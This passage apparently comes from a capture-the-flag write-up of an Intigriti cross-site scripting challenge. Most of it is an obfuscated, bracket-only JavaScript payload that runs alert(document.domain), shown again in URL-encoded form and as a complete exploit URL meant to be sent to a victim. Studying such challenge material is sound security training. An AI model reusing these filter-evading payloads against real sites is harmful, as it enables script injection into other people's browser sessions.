
%5B%5D%5B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B%5B
%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5B%5B%5D%5B%5B%5D
%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be%2B%5B%5D%5D%5B
%2B%5B%5D%5D%5B%2B%5B%5D%2B18%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D
%5B%2B%5B%5D%2B6%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B13%5D
%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B0%5D%2B
%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B%5B%5B%5D%2B%7B
%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B
%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D
%2B13%5D%5D%5B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B
%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5B%5B%5D%5B%5B
%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be%2B%5B%5D%5D
%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B18%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D
%5D%5B%2B%5B%5D%2B6%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D
%2B13%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D
%2B0%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B%5B
%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5B%5B%5D%2B%7B%7D
%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D
%5B%2B%5B%5D%2B13%5D%5D%60%24%24%7B%20%5B%2B%5B%5D%5B%5B%5D%5D%2B%5B
%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be%2B%5B%5D
%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B21%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B
%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B3%5D%2B%5Be%2B%5B%5D%5D%5B
%2B%5B%5D%5D%5B%2B%5B%5D%2B13%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B
%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5B%5B%5D%5B%5B%5D%5D%5B%5B%5D%5D%2B
%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B4%5D%2B%5B%5B%5D%5B%5B%5D
%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B%5B%5B%5D%5B
%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5B%5B
%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B2%5D%2B
%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B13%5D%2B1%2B%5B
%5B%5D%5B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B
%5D%2B4%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B
%2B%5B%5D%2B5%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D
%5D%5B%2B%5B%5D%2B6%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B
%5B%5D%5D%5B%2B%5B%5D%2B2%5D%2B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D
%5D%5B%2B%5B%5D%2B14%5D%7D%24%60%60%60



Remark: The URL is delivered to the victim but the victim still needs to click the submit button! There is no way around the submit button for this challenge.

With an “alert(1)” XSS injection working it is only a small step to pop the domain “alert(document.domain)”as our dictionary already contains all necessary characters to do this. The Javascript payload becomes this:

[][[[]+{}][+[]][+[]+5]+[[]+{}][+[]][+[]+1]+[[][[]]+[]][+[]][+[]+1]+[e+[]][+[]][+[]+18]+[[]+{}][+[]]
[+[]+6]+[e+[]][+[]][+[]+13]+[[][[]]+[]][+[]][+[]+0]+[[]+{}][+[]][+[]+5]+[[]+{}][+[]][+[]+6]+[[]+
{}][+[]][+[]+1]+[e+[]][+[]][+[]+13]][[[]+{}][+[]][+[]+5]+[[]+{}][+[]][+[]+1]+[[][[]]+[]][+[]][+[]
+1]+[e+[]][+[]][+[]+18]+[[]+{}][+[]][+[]+6]+[e+[]][+[]][+[]+13]+[[][[]]+[]][+[]][+[]+0]+[[]+{}][+
[]][+[]+5]+[[]+{}][+[]][+[]+6]+[[]+{}][+[]][+[]+1]+[e+[]][+[]][+[]+13]]
`$${ [+[][[]]+[]+[]][+[]][+[]+1]+[e+[]][+[]][+[]+21]+[[][[]]+[]][+[]][+[]+3]+[e+[]][+[]][+[]+13]+[[]
+{}][+[]][+[]+6]+[[][[][[]]+[]][+[]][+[]+4]+[[][[]]+[]][+[]][+[]+5]+[[][[]]+[]][+[]][+[]+6]+[[][[]]+
[]][+[]][+[]+2]+[]]+[]][+[]][+[]+13]+[[][[]]+[]][+[]][+[]+2]+[[]+{}][+[]][+[]+1]+[[]+{}][+[]][+[]
+5]+[[][[]]+[]][+[]][+[]+0]+[e+[]][+[]][+[]+23]+[[][[]]+[]][+[]][+[]+3]+[[][[]]+[]][+[]][+[]+1]+[[]+
{}][+[]][+[]+6]+[11e100+[11e100]+[]][+[]][1]+[[][[]]+[]][+[]][+[]+2]+[[]+{}][+[]][+[]+1]+[e+[]]
[+[]][+[]+23]+[+[][[]]+[]+[]][+[]][+[]+1]+[[][[]]+[]][+[]][+[]+5]+[[][[]]+[]][+[]][+[]+1]+[[][[][[]]+
[]][+[]][+[]+4]+[[][[]]+[]][+[]][+[]+5]+[[][[]]+[]][+[]][+[]+6]+[[][[]]+[]][+[]][+[]+2]+[]]+[]][+[]][+
[]+14]}$```




We need to URL encode this:

%5B%5D%5B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D
%5D%5B%2B%5B%5D%2B1%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be%2B
%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B18%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D
%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B13%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D
%5D%5B%2B%5B%5D%2B0%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B%5B%5B%5D%2B%7B%7D
%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be
%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B13%5D%5D%5B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D
%2B5%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D
%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B18%5D%2B%5B%5B%5D%2B
%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B13%5D%2B%5B
%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B0%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D
%5D%5B%2B%5B%5D%2B5%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5B%5B%5D%2B%7B%7D
%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B13%5D%5D
%60%24%24%7B%20%5B%2B%5B%5D%5B%5B%5D%5D%2B%5B%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be%2B
%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B21%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B
%5B%5D%2B3%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B13%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D
%5D%5B%2B%5B%5D%2B6%5D%2B%5B%5B%5D%5B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D
%2B4%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B%5B%5B%5D%5B%5B%5D%5D
%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B
%2B%5B%5D%2B2%5D%2B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B13%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B
%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B2%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D
%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B
%5B%5D%5D%5B%2B%5B%5D%2B0%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B23%5D%2B%5B%5B%5D%5B%5B%5D
%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B3%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D
%5B%2B%5B%5D%2B1%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5B11e100%2B%5B11e100%5D
%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B1%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D
%2B2%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B
%2B%5B%5D%2B23%5D%2B%5B%2B%5B%5D%5B%5B%5D%5D%2B%5B%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B
%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D
%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5B%5B%5D%5B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D
%5B%2B%5B%5D%2B4%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B%5B%5B%5D
%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B
%5B%5D%5D%5B%2B%5B%5D%2B2%5D%2B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B14%5D%7D%24%60%60%60

The final URL to be delivered to our victim (Use copy and paste in your URL bar):

https://challenge-0521.intigriti.io/captcha.php?b=%26&c=%5B%5D%5B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B
%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B
%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B18%5D%2B%5B%5B%5D%2B%7B%7D%5D
%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B13%5D%2B%5B%5B%5D%5B
%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B0%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B
%5B%5D%2B5%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B
%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B13%5D%5D%5B%5B%5B%5D%2B%7B
%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B
%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D
%5B%2B%5B%5D%2B18%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5Be%2B%5B%5D%5D%5B%2B
%5B%5D%5D%5B%2B%5B%5D%2B13%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B0%5D%2B
%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B
%5B%5D%2B6%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D
%5D%5B%2B%5B%5D%2B13%5D%5D%60%24%24%7B%20%5B%2B%5B%5D%5B%5B%5D%5D%2B%5B%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D
%5B%2B%5B%5D%2B1%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B21%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B
%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B3%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B13%5D%2B%5B%5B
%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5B%5B%5D%5B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B
%2B%5B%5D%5D%5B%2B%5B%5D%2B4%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D
%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B
%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B2%5D%2B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B13%5D%2B
%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B2%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B
%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B%5B%5B%5D%5B%5B
%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B0%5D%2B%5Be%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D
%2B23%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B3%5D%2B%5B%5B%5D%5B%5B%5D%5D
%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D
%2B6%5D%2B%5B11e100%2B%5B11e100%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B1%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D
%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B2%5D%2B%5B%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5Be%2B
%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B23%5D%2B%5B%2B%5B%5D%5B%5B%5D%5D%2B%5B%5D%2B%5B%5D%5D%5B%2B%5B
%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B5%5D%2B%5B
%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B1%5D%2B%5B%5B%5D%5B%5B%5B%5D%5B%5B%5D%5D
%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B4%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B
%2B%5B%5D%2B5%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B6%5D%2B%5B%5B%5D%5B
%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B%5B%5D%2B2%5D%2B%5B%5D%5D%2B%5B%5D%5D%5B%2B%5B%5D%5D%5B%2B
%5B%5D%2B14%5D%7D%24%60%60%60

Works in Chrome:



And also in Firefox: